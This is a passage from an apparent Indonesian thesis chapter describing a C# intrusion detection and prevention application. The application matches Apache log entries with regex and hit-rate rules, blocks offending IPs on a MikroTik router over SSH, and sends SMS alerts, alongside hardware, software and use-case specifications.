No	Audit Trail	Network Packet
1	Monitoring data tidak *real-time.*	Monitoring data *real-time*.
2	Lebih lambat dalam proses pendeteksian.	Cepat dalam mengenali suatu serangan.
3	Diterapkan pada HIDS	Diterapkan pada NIDS

Contoh aplikasi IDS yang menggunakan *audit trail* yaitu ASIM, NADIR, Stalker, Tripwire. Contoh aplikasi IDS yang menggunakan *network packet* yaitu AAFID, ARMD, Bro, CMDS, CSM. CyberCop, MIDAS, Snort, dan lain-lain.

3.1.3.1.5 *Active* vs *Passive*

Intrusion detection system memiliki dua aksi yang diterapkan jika mendeteksi suatu pola serangan yaitu *active* dan *passive*. IDS *active* adalah IDS yang akan melakukan aksi berupa pemblokiran terhadap *host* yang diduga melakukan penyerangan biasanya IDS jenis ini digabungkan dengan IPS (*intrusion Prevention System*) berupa *firewall* atau *proxy server*. Sedangkan IDS *passive* yaitu IDS yang hanya melakukan pencatatan file dan pelaporan kepada administrator jika terdeteksi pola serangan.


3.1.3.1.6 *Realtime* vs *Interval-based*

Intrusion detection system memiliki dua jenis analisis *timing* yaitu *real time* dan *interval-based.* IDS realtime adalah IDS yang melakukan pendeteksian paket data secara *real time*, setiap data yang lewat pada jaringan

akan di analisa paket datanya. IDS *interval based* adalah IDS yang melakukan pendeteksian berdasarkan waktu yang ditetapkan, IDS jenis ini akan meng-*audit file log* pada *host* untuk menganalisa paket datanya.

3.1.3.2 Analisis Proses Pada Aplikasi *Monitoring*

Aplikasi pada komputer *monitoring server* adalah perangkat lunak yang dikembangkan secara independen, menggunakan Bahasa pemrograman C# .NET. Dimana memiliki kemampuan untuk melakukan IDS (*Intrusion Detection System*) dan IPS (*Intrusion Prevention System*) pada *server* dapat dilihat pada gambar 3.16. Bersifat terpusat, yaitu mampu melakukan *detection* dan *prevention* lebih dari satu *server* dalam sesi yang sama, baik *server* berada di *intranet* ataupun *internet*. Dalam pengamanan pertukaran data, aplikasi menggunakan SSH (*Secure Shell*) sebagai protokol jaringan untuk pembacaan data, kemudian data tersebut di analisa oleh aplikasi menggunakan metode *signature-base* sebagai metode untuk pengenalan deteksi intrusi dan metode *anomaly-base* untuk kasus yang tidak bisa ditangani oleh metode *signature-base*.



Gambar 3.16 Proses Pada Aplikasi *Monitoring*

Hasil pada proses *intrusion detection* adalah memberi perintah pada Router untuk mendaftarkan *IP Address* yang dianggap berbahaya segera di *drop*, dan diharapkan dengan adanya sistem aplikasi ini dapat memberi informasi *alert*, berupa SMS untuk memberikan status informasi ke Manager sebagai bahan *review*.

3.1.3.2.1 Analisis *Rules Files*


Pada aplikasi *monitoring* gambar 3.16, ada bagian *rule*. *Rule* adalah aturan-aturan yang ditetapkan sebagai validasi atas aktivitas yang terjadi pada komputer *server*. *Rule* dibagi menjadi 2 tipe berdasarkan metode yang digunakan, yaitu :

1. *Rule* Metode *Signature-base*

   Menganalisa struktur pesan atas aktivitas pada komputer *server*, berupa pola-pola yang diprediksi memiliki ancaman.

2. *Rule* Metode *Anomaly-base*

   Kemampuan menganalisa ancaman pada *server*, dimana pendefinisian ancaman tidak terdefinisikan pada pola-pola yang sudah ditetapkan di signature-base, berupa *hit* trafik pada *network*.



Gambar 3.17 *Rule* Pada Aplikasi *Monitoring*


Tabel 3.7 Data *Log* dan *Rule*

Sumber	Sec.	Keterangan	Jenis	Rule
File log web server (Gambar 3.19)	1 / a	berisi IP dari client	Param *traffic*	*Anomaly*
	4 / d	berisi waktu server selesai dalam memproses suatu request	Param *traffic*	*Anomaly*
	5 / e	berisi suatu baris request dari client. (“GET / HTTP/1.0″)	Param *string*	*Signature*
	8 / h	Referer berisi halaman yang terkait dengan url ini	Param *string*	*Signature*
	9 / i	User-agent berisi identifikasi browser pengguna	Param *string*	*Signature*

Pada aplikasi *monitoring*, r*ule-rule* tersebut di *input* pada database. *Rules file* dapat dimodifikasi, dihapus dan ditambah agar aplikasi dapat mendeteksi serangan-serangan dengan pola baru, adapun sumber data yaitu : param string dan param *traffic* yang nantinya akan dicocokan dengan *rule*.

3.1.3.2.2 Analisis *Detection Engine*

Proses *detection engine* dibantu dengan Regex. Regex adalah sebuah *pattern matching*, yaitu notasi yang digunakan untuk mencocokkan *teks* dan data, dan memanipulasinya. Regex digunakan oleh banyak *teks editor*, *utilities*, dan bahasa pemrograman untuk pencarian dan memanipulasi teks berdasarkan pola. Pada level rendah mencari sebuah penggalan kata dan pada level tinggi mampu melakukan kontrol terhadap data. Baik mencari, menghapus dan merubah.




Gambar 3.18 *Detection Engine*

Pada gambar 3.18, ada komponen *log*. *Log* bisa didapat dengan melakukan akses menggunakan Putty, dan memasukan *command* : tail –f <alamat_log_berada>, misal : tail –f /var/log/apache/access.log. Jika ada data maka akan tampil di *console* secara *realtime*. *Command* ini akan digunakan, dimana data yang ter-*capture* dijadikan parameter sebagai *detection intrution*, penjelasan struktur atas data yang terdapat di *access log* seperti dibawah ini.

Log format “%h %l %u %t \”%r\” %>s %b \”%{Referer}i\” \”%{User-agent}i\”"

a. %h berisi IP dari client
b. %l berisi identitas dari user oleh identd (biasanya tidak digunakan sejak tidak dapat diandalkan)
c. %u berisi username dari HTTP authentication
d. %t berisi waktu server selesai dalam memproses suatu request.
e. %r berisi suatu baris request dari client. (“GET / HTTP/1.0″)
f. %>s berisi status code yg di kirim dari server ke client (200, 404, dll)
g. %b berisi ukuran dari respon server ke client (dalam bytes)
h. Referer berisi halaman yang terkait dengan url ini.
i. User-agent berisi identifikasi browser pengguna.



Gambar 3.19 Data Struktur *Log*

Pada gambar 3.19 data dipecah menjadi sembilan bagian. Data yang akan di Regex adalah *param string* yaitu pada bagian kelima, delapan, dan sembilan dengan metode *signature*, sedangkan *param traffic* yaitu pada bagian satu dan

empat diolah dengan metode *anomaly*. Proses algoritma metode *signature* akan dijelaskan pada tabel berikut.

Tabel 3.8 Tabel Algoritma Pencocokan Menggunakan Regex

```
i            = 0;
QtyRule      = getQtyRule();
while (i <= QtyRule)
{
  MatchCollection mc = Regex.Matches(dataLog, @""+RuleData[i]);
  foreach (Match m in mc)
  {
      if( m.ToString().Trim().Length >=2 ){

          //UPDATE
          updateDataLog_gotIntrution(dataLog, TypeRule[i]);

          //AKTIVATED IPS
          aktivatedIPS_gotIntrution(dataLog,       TypeRule[i],       IP,
CommandDrop);
      }
  }i = i + 1;
```

Berbeda dengan metode *signature* dalam proses deteksi *intrusion*. Metode *anomaly* dalam analisis *file log*, disini meng-*capture hit-hit* yang masuk pada *web server* dimana telah lolos tidak terdeteksi dengan menggunakan metode *signature* dengan memberi batas tinggi pengaksesan per-*incoming* IP. *Rule* yang digunakan adalah pengecekan hit dalam satu detik, adapun nilai batas-nya adalah 30hit/detik. Jika 1 IP di deteksi mengakses *server* diluar dari kewajaran, maka akan dikenali sebagai *intrusion*. *Rule* ini dibuat di MySQL dalam bentuk *Trigger*.

Berikut *rule anomaly* dalam mendeteksi *intrution*. Beserta contoh yang terjadi pada database.

Tabel 3.9 Tabel Algoritma *Rule Anomaly Hit*

```
BEGIN
    v_Qty = cekLog_IPonTime(IP, TIME);
    if v_Qty=1 then
       #update
      update_LogByIPonTime(IP, TIME, Hit+1);
      v_QtyMax  = 30;
      v_QtyHit  = getQty_LogByIPonTime(IP, TIME);

       if v_QtyHit > v_QtyMax and v_Status=0 then
          #update Status
          update_LogStatusByIPonTime(IP, TIME);


          #GET SERVER
          Cek_FirewallServer(IP_HOST);

          #insert Command
```

```
            setCommand_IPS(IP, CommandDenied);
        end if;
    else
        #insert
        insert_LogByIPonTime(IP, TIME);
    end if;
END;
```

3.1.3.2.3 Analisis *Prevention Engine*

Prevention engine pada aplikasi *monitoring* merupakan tahap lanjutan dari *detection engine*. Hasil dari *response* pada gambar 3.16 akan di kirim ke *prevention*.



Gambar 3.20 Mengirim *command* ke *Firewall*

Pada *prevention*, nilai *response* diolah untuk dilakukan pencegahan akses ke *network*, dengan mengirim c*ommand* "*rule_blacklist*" untuk didaftarkan ke Router *firewall* via SSH. Berikut proses pengiriman *command* melalui SSH.

Tabel 3.10 Membaca Data Blok Akses

```
//Membuat Objek Koneksi ke DB
classConnection clc = new classConnection();
classUpdate clU = new classUpdate();
String dtArg;

//Proses Koneksi
clc.koneksi();
try
{
    //Proses Ambil Data
    clc.conn.Open();
    clc.cmd = new MySqlCommand();
    clc.cmd.Connection = clc.conn;
    clc.cmd.CommandText = "SQL_COMMAND";
    clc.rs = clc.cmd.ExecuteReader();
```

```
    while (clc.rs.Read())
    {
        //Proses Ubah Tagging
        clU.updateAksesSSH(int.Parse(clc.rs["idData"].ToString()));

        //Proses Config SSH
        dtArg = clc.rs["dtIP"].ToString();
        dtArg = dtArg + "|" + clc.rs["dtPort"].ToString();
        dtArg = dtArg + "|" + clc.rs["dtUser"].ToString();
        dtArg = dtArg + "|" + clc.rs["dtPassword"].ToString();

        if (clc.rs["dtCommand"].ToString().Length >= 2)
        {dtArg = dtArg + "|" +clc.rs["dtCommand"].ToString();}

        //Proses Pengiriman Command via SSH
        sharpssh_samples.SshExeTest.SENDCOMMAND(dtArg);
        break;
    }
}
catch (Exception er)
{Console.WriteLine(er.ToString());}
finally
{clc.conn.Close();}
Console.ReadLine();
```

Setelah membaca informasi pada database, pada tabel 3.11 aplikasi membangun koneksi SSH dan memberi perintah pemblokiran akses IP ke *network*.

Tabel 3.11 Membuat Koneksi SSH dan Mengirim *Command* Blok Akses

```
try
{
  int i           = 0;
  string command  = "";
  string output   = "";
  String[] dtCommand;
  String[] dtHost = arg.Split('|');
  SshConnectionInfo   input   = Util.GetInput(arg);

  //Setting Properties SSH
  SshExec exec    = new SshExec(input.Host, input.User, input.Port);


  if(input.Pass != null) exec.Password = input.Pass;
  if(input.IdentityFile != null) exec.AddIdentityFile( input.IdentityFile );

  //Connecting
  exec.Connect();
  while(true)
  {
      dtCommand = dtHost[4].Split('#');
      while (i <= (dtCommand.Length-1))
      {
          //Ketik command
          command         = dtCommand[i];
          if (command == "")
          {break; }
          output   = exec.RunCommand(command);
          Console.WriteLine(output);
          i=i+1;
      }
```

```
        command              = "";
        command              = Console.ReadLine();
        if (command == "")
        { System.Environment.Exit(-1); }
    }
        //Disconnecting
        exec.Close();
    }
    catch(Exception e)
    {Console.WriteLine(e.Message);}
```

3.1.3.2.4 Analisis Pengiriman Pesan Alert SMS

Pengiriman pesan *alert* berupa SMS di aplikasi *monitoring* dilakukan bersamaan dengan saat aplikasi melakukan *command prevention* ke Router.



Gambar 3.21 Mengirim *Alert* SMS

Pada gambar 3.21 menggambarkan mekanisme pengiriman *alert* SMS dari *response* yang dihasilkan pada proses *detection* dengan menggunakan modem GSM, dan proses komunikasi antara aplikasi *monitoring* dengan modem GSM menggunakan perintah AT-*Command*.

Tabel 3.12 Membangun Koneksi Aplikasi Ke Modem GSM dan Pengiriman Alert SMS

```
//INISIASI COM PORT dan BAUNDRATE
_serialPort = new SerialPort("COM8", 115200);
//OPEN PORT
_serialPort.Open();
//INPUT DESTINATION MSISDN di AT+COMMAND
_serialPort.Write("AT+CMGS=\"" + number + "\"\r\n");
//INPUT DATA PESAN DAN Ctrl+z
_serialPort.Write(message + "\x1A");
//CLOSE PORT
_serialPort.Close();
```

Bagian “number” pada tabel 3.12, berisi data nomor MSISDN Manager, dan pada bagian “message” berisi pesan yang akan diinformasikan. Adapun sumber yang akan dijadikan “message” didapat dari *reponse detection engine* dan contoh format SMS yang akan dikirim berisi pesan :

```
“TIPE_DETEKSI [SPASI] WAKTU TERDETEKSI [SPASI] IP PERETAS
[SPASI] TINDAKAN_YANG_DILAKUKAN”.
```

Untuk analisa dalam memberikan perintah mengirimkan pesan di modem GSM, disini menggunakan *command* AT+CMGS, detail penggunaan command tersebut dapat dilihat pada tabel 3.12.

3.1.4 Analisis Kebutuhan *Non*-Fungsional

Analisis kebutuhan *non*-fungsional menggambarkan kebutuhan luar sistem yang diperlukan untuk menjalankan aplikasi yang dibangun. Adapun kebutuhan non-fungsional untuk menjalankan aplikasi pencegahan akses ke *network* yang akan dibangun meliputi kebutuhan perangkat keras, kebutuhan perangkat lunak, dan pengguna yang akan memakai aplikasi tersebut. Analisis kebutuhan non-fungsional bertujuan agar aplikasi yang dibangun dapat digunakan sesuai dengan kebutuhan.

3.1.4.1 Analisis Perangkat Keras

Perangkat keras yang digunakan untuk digunakan dalam tahap simulasi ini, antara lain :

a. Perangkat Keras *Server*

Server menyediakan layanan-layanan yang akan diakses oleh *client*, seperti *file server* dan *web server*. Untuk spesifikasinya adalah sebagai berikut :

Tabel 3.13 Perangkat Keras *Server*

Perangkat	**Keterangan**
Processor	Intel Core i5 processor 430M
RAM	4 GB
Hardisk	500 GB
Monitor	Resolusi 1366 x 768
VGA	NVIDIA GeForce 310M
Koneksi	Konektor RJ45

b. Perangkat Keras *Attacker*

Komputer *attacker* digunakan untuk menyerang komputer *server*. Untuk spesifikasinya adalah sebagai berikut :

Tabel 3.14 Perangkat Keras *Attacker*

Perangkat	Keterangan
Processor	Intel Core 2 Duo Processor T5500
RAM	2 GB
Hardisk	60 GB
Monitor	Resolusi 1366 x 768
VGA	Intel Graphics Media Accelerator 950
Koneksi	Konektor RJ45

c. Perangkat Keras Aplikasi *Monitoring*

Komputer digunakan untuk aplikasi *monitoring* komputer *server*. Untuk spesifikasinya adalah sebagai berikut:

Tabel 3.15 Perangkat Keras Aplikasi *Monitoring*

Perangkat	Keterangan
Processor	Intel Core i5 processor 430M
RAM	4 GB
Hardisk	500 GB
Monitor	Resolusi 1366 x 768
VGA	NVIDIA GeForce 310M
Koneksi	Konektor RJ45

d. Perangkat Keras Jaringan

Pada komponen perangkat keras jaringan, diperlukan 2 router. Router yang dipakai disini adalah Mikrotik tipe RB450G dan RB750. Untuk detail dapat dilihat pada table dibawah ini.

Tabel 3.16 Spesifikasi Mikrotik Tipe RB450G

Perangkat	Keterangan
Architecture	MIPS-BE
CPU	AR7161 680MHz
Current Monitor	No
Main Storage/NAND	512MB
RAM	256MB
SFP Ports	0
LAN Ports	5
Gigabit	Yes

Switch Chip	1
MiniPCI	0
Integrated Wireless	No
MiniPCIe	0
SIM Card Slots	No
USB	No
Memory Cards	1
Memory Card Type	MicroSD
Power Jack	10-28V
802.3af Support	No
POE Input	10-28V
POE Output	No
Serial Port	DB9/RS232
Voltage Monitor	No
Temperature Sensor	No
Dimentions	150mm x 105mm
Operating System	RouterOS
Temperature Range	-30C .. +60C

Tabel 3.17 Spesifikasi Mikrotik Tipe RB750

Perangkat	Keterangan
Architecture	MIPS-BE
CPU	QCA9531-BL3A-R 850MHz
Current Monitor	No
Main Storage/NAND	16MB
RAM	64MB
SFP Ports	0
LAN Ports	5
Gigabit	No
Switch Chip	1
MiniPCI	0
Integrated Wireless	No
MiniPCIe	0
SIM Card Slots	No
USB	No
Memory Cards	No
Power Jack	10-28V
802.3af Support	No
POE Input	10-28V
POE Output	No
Serial Port	No
Voltage Monitor	No
Temperature Sensor	No
Dimentions	113x89x28mm

Operating System	RouterOS
Temperature Range	-40C .. +55C
RouterOS License	Level4

e. Perangkat Keras SMS Modem

Modem SMS yang digunakan untuk aplikasi *monitoring* komputer *server* adalah modem GSM dengan merek waveccom.

3.1.4.2 Analisis Perangkat Lunak

Perangkat lunak yang digunakan antara lain :

a. Perangkat Lunak *Server*

Perangkat lunak yang digunakan dalam penelitian ini pada bagian *Server* yang akan diakses oleh *client* adalah sebagai berikut :

Tabel 3.18 Perangkat Lunak *Server*

Perangkat Lunak	**Keterangan**
Sistem Operasi	Ubuntu 12.04
Server Web	Apache 2.2.22
Bahasa Pemrograman	PHP 5.3.10
Database	MySQL 5.5.35

b. Perangkat Lunak *Attacker*

Perangkat lunak yang digunakan dalam penelitian ini yang akan digunakan oleh *attacker* adalah sebagai berikut :

Tabel 3.19 Perangkat Lunak *Attacker*

Perangkat Lunak	**Keterangan**
Sistem Operasi	Windows 7, Ubuntu 14.04
Tools	Acunetix, SQLMap

c. Perangkat Lunak Aplikasi *Monitoring*

Untuk perangkat lunak yang digunakan pada aplikasi *monitoring* adalah sebagai berikut :

Tabel 3.20 Perangkat Lunak Aplikasi *Monitoring*

Perangkat Lunak	Keterangan
Sistem Operasi	Windows XP, Windows 7
Bahasa Pemrograman	C#.NET 2010
Database	MySQL 5.6.12

d. Perangkat Lunak Jaringan

Untuk perangkat lunak yang digunakan pada komponen jaringan adalah sebagai berikut :

Tabel 3.21 Perangkat Lunak Jaringan

Perangkat Lunak	Keterangan
Sistem Operasi	RouterOS

3.1.4.3 Analisis Pengguna

Suatu aplikasi dapat berjalan dengan optimal jika pengguna memiliki pengetahuan atau pengalaman akan teknologi. Berikut adalah tabel karakteristik pengguna :

Tabel 3.22 Karakteristik pengguna


Pengguna	Tanggung Jawab	Hak Akses	Tingkat Pendidikan
Admin / Operator	Bertanggung jawab untuk inisiasi : *rule*, konfigurasi koneksi via SSH.	Login, *setting*, melakukan pengecekan *log*.	Minimal lulusan SMA / SMK
Manager	Menerima notifikasi pesan jika terjadinya serangan.	-	D3 / S1

3.1.5 Analisis Kebutuhan Fungsional

Analisis kebutuhan fungsional menggambarkan kebutuhan sistem yang diperlukan untuk menjalankan aplikasi yang dibangun. Adapun kebutuhan fungsional untuk menjalankan aplikasi pencegahan akses ke *network* yang akan dibuat meliputi : Diagram *Use Case*, Diagram *Activity*, Diagram *Class*.

3.1.5.1 Diagram *Use Case*

Berikut diagram *Use Case* pada aplikasi monitoring :



Gambar 3.22 Diagram *Use Case*

3.1.5.2 Definisi Aktor

Berikut adalah definisi aktor dari *Use Case* aplikasi *monitoring* PT. Indotama Palapa Nusantara.

Tabel 3.23 Definisi Aktor

No	Aktor	Deskripsi
1	Admin	Aktor melakukan : - Konfigurasi *server* Menambah, mengubah, menghapus data *server* atau router. - Menjalankan *service monitoring* Melakukan inisiasi awal atas *server* yang dilakukan *monitoring*.
2	Manager	Menerima notifikasi pesan SMS jika terjadinya serangan.

a) Definisi *Use Case*

Use Case menyatakan fungsi lengkap yang dilakukan aktor dan menghasilkan nilai ke aktor serta menggambarkan dimana level *user* dan respon. Kemudian dibuat skenario (*flow of event*) yang menggambarkan urutan interaksi aktor dengan sistem tersebut dalam setiap *use case* utama.

Tabel 3.24 Definisi *Use Case*

No	Use Case	Definisi
1	Masuk ke Aplikasi	Admin menjalankan aplikasi agar bisa
2	Mengkonfigurasi Server	Admin melakukan penambahan, perubahan, atau penghapusan data informasi *server*
3	Menjalankan *Service Monitoring*	Admin melakukan inisiasi awal untuk menjalankan *service monitoring* pada salah satu *server* yang dituju.
4	Melakukan IDS	Melakukan deteksi intrusi yang terjadi pada *server* yang di *remote*.
5	Melakukan IPS	Melakukan *prevention* intrusi, yaitu pemblokiran akses suatu network yang tidak diijinkan masuk ke dalam network
6	Mengirim Alert Pesan	Mengirim notifikasi pesan SMS jika terjadinya serangan ke Manager.
7	Keluar Aplikasi	Menu untuk menutup aplikasi

3.1.5.3 Skenario *Use Case*

a) *Use Case* Masuk ke Aplikasi

Pada tabel 3.25 menjelaskan *Use Case* Masuk ke Aplikasi :

Tabel 3.25 Skenario *Use Case* Masuk ke Aplikasi

Identifikasi	
Nomor	1
Nama	Masuk ke aplikasi
Tujuan	Melakukan verifikasi pengguna
Deskripsi	
Aktor	Admin
Skenario Utama	
1. Masukan Username	1. Memberikan notifikasi

2. Masukan Password 3. Submit 4. Exit	"Access Denied", jika data salah 2. Masuk ke menu utama jika data valid 3. Keluar aplikasi jika menekan tombol Exit
Kondisi Akhir	Data diterima dan masuk ke menu utama

b) *Use Case* Mengkonfigurasi *Server*

Pada tabel 3.26 menjelaskan *Use Case* Mengkonfigurasi *Server* :

Tabel 3.26 Skenario *Use Case* Mengkonfigurasi *Server*

Identifikasi	
Nomor	2
Nama	Mengkonfigurasi *Server*
Tujuan	Melakukan penambahan, perubahan, penghapusan data *server* atau router
Deskripsi	
Aktor	Admin
Skenario Utama	
1. Admin menekan tombol "*New*" 2. Admin menekan tombol "*Insert*" 3. Admin menekan tombol "*Update*" 4. Admin menekan tombol "*Delete*"	1. Membersihkan *form* penginputan data 2. Memvalidasi *input*-an 3. Menambah data ke dalam database 4. Memvalidasi data kunci 5. Memvalidasi *input*-an 6. Mengubah data ke dalam database 7. Memvalidasi data kunci 8. Menghapus data di *record* database sesuai data kunci
Kondisi Akhir	- Aplikasi melakukan pembersihan *form* untuk menerima input-an baru. - Aplikasi menerima data untuk melakukan penambahan *record* - Aplikasi menerima data untuk melakukan perubahan *record* - Aplikasi menerima data untuk melakukan penghapusan *record*

c) *Use Case* Menjalankan *Service Monitoring*

Pada tabel 3.27 menjelaskan *Use Case* Menjalankan *Service Monitoring* :

Tabel 3.27 Skenario *Use Case* Menjalankan *Service Monitoring*

Identifikasi	
Nomor	3
Nama	Menjalankan *Service Monitoring*
Tujuan	Melakukan inisiasi awal untuk menjalankan *service monitoring* pada salah satu *server* yang dituju.
Deskripsi	
Aktor	Admin
Skenario Utama	
1. Admin memilih *server* 2. Admin menekan tombol "*Run*"	1. Membaca data server untuk diambil data konfiguurasi-nya 2. Membuat jadwal atas *server* yang dipilih untuk dilakukan *service monitoring* dan membangun koneksi SSH ke *server* sesuai data konfigurasi
Kondisi Akhir	- Aplikasi menjalankan *service monitoring* dengan membangun koneksi SSH ke *server*, sampai menampilkan *console* baru untuk *remote*.

d) *Use Case* Melakukan IDS

Pada tabel 3.28 menjelaskan *Use Case* Melakukan IDS :

Tabel 3.28 Skenario *Use Case* Melakukan IDS

Identifikasi	
Nomor	4
Nama	Melakukan IDS
Tujuan	Melakukan *Intrusion Detection System*
Deskripsi	
Aktor	*System*, Admin
Skenario Utama	
1. *Input command*	1. Membangun interkoneksi 2. Menerima *command* Admin 3. Membaca *log file*, dan melakukan pengenalan deteksi

	intrusi atas setiap *log* yang masuk.
Kondisi Akhir	- Koneksi terbangun untuk membuat interkoneksi SSH, dan *console* siap menerima *command* Admin. - Koneksi tidak terbangun dikarenakan gagal dikarenakan interkoneksi atau data account SSH salah.

e) *Use Case* Melakukan IPS

Pada tabel 3.29 menjelaskan *Use Case* Melakukan IPS :

Tabel 3.29 Skenario *Use Case* Melakukan IPS

Identifikasi	
Nomor	5
Nama	Melakukan IPS
Tujuan	Melakukan *Intrusion Prevention System*
Deskripsi	
Aktor	*System*
Skenario Utama	
1. *send command*	1. Membangun interkoneksi ke router 2. Mengirim *command denied access* atas satu aktivitas IP yang mengganggu atau merusak
Kondisi Akhir	- Koneksi terbangun untuk membuat interkoneksi SSH, dan *console* siap mengirim command pemblokiran ke router. - Koneksi tidak terbangun dikarenakan gagal dikarenakan interkoneksi atau data account SSH salah.

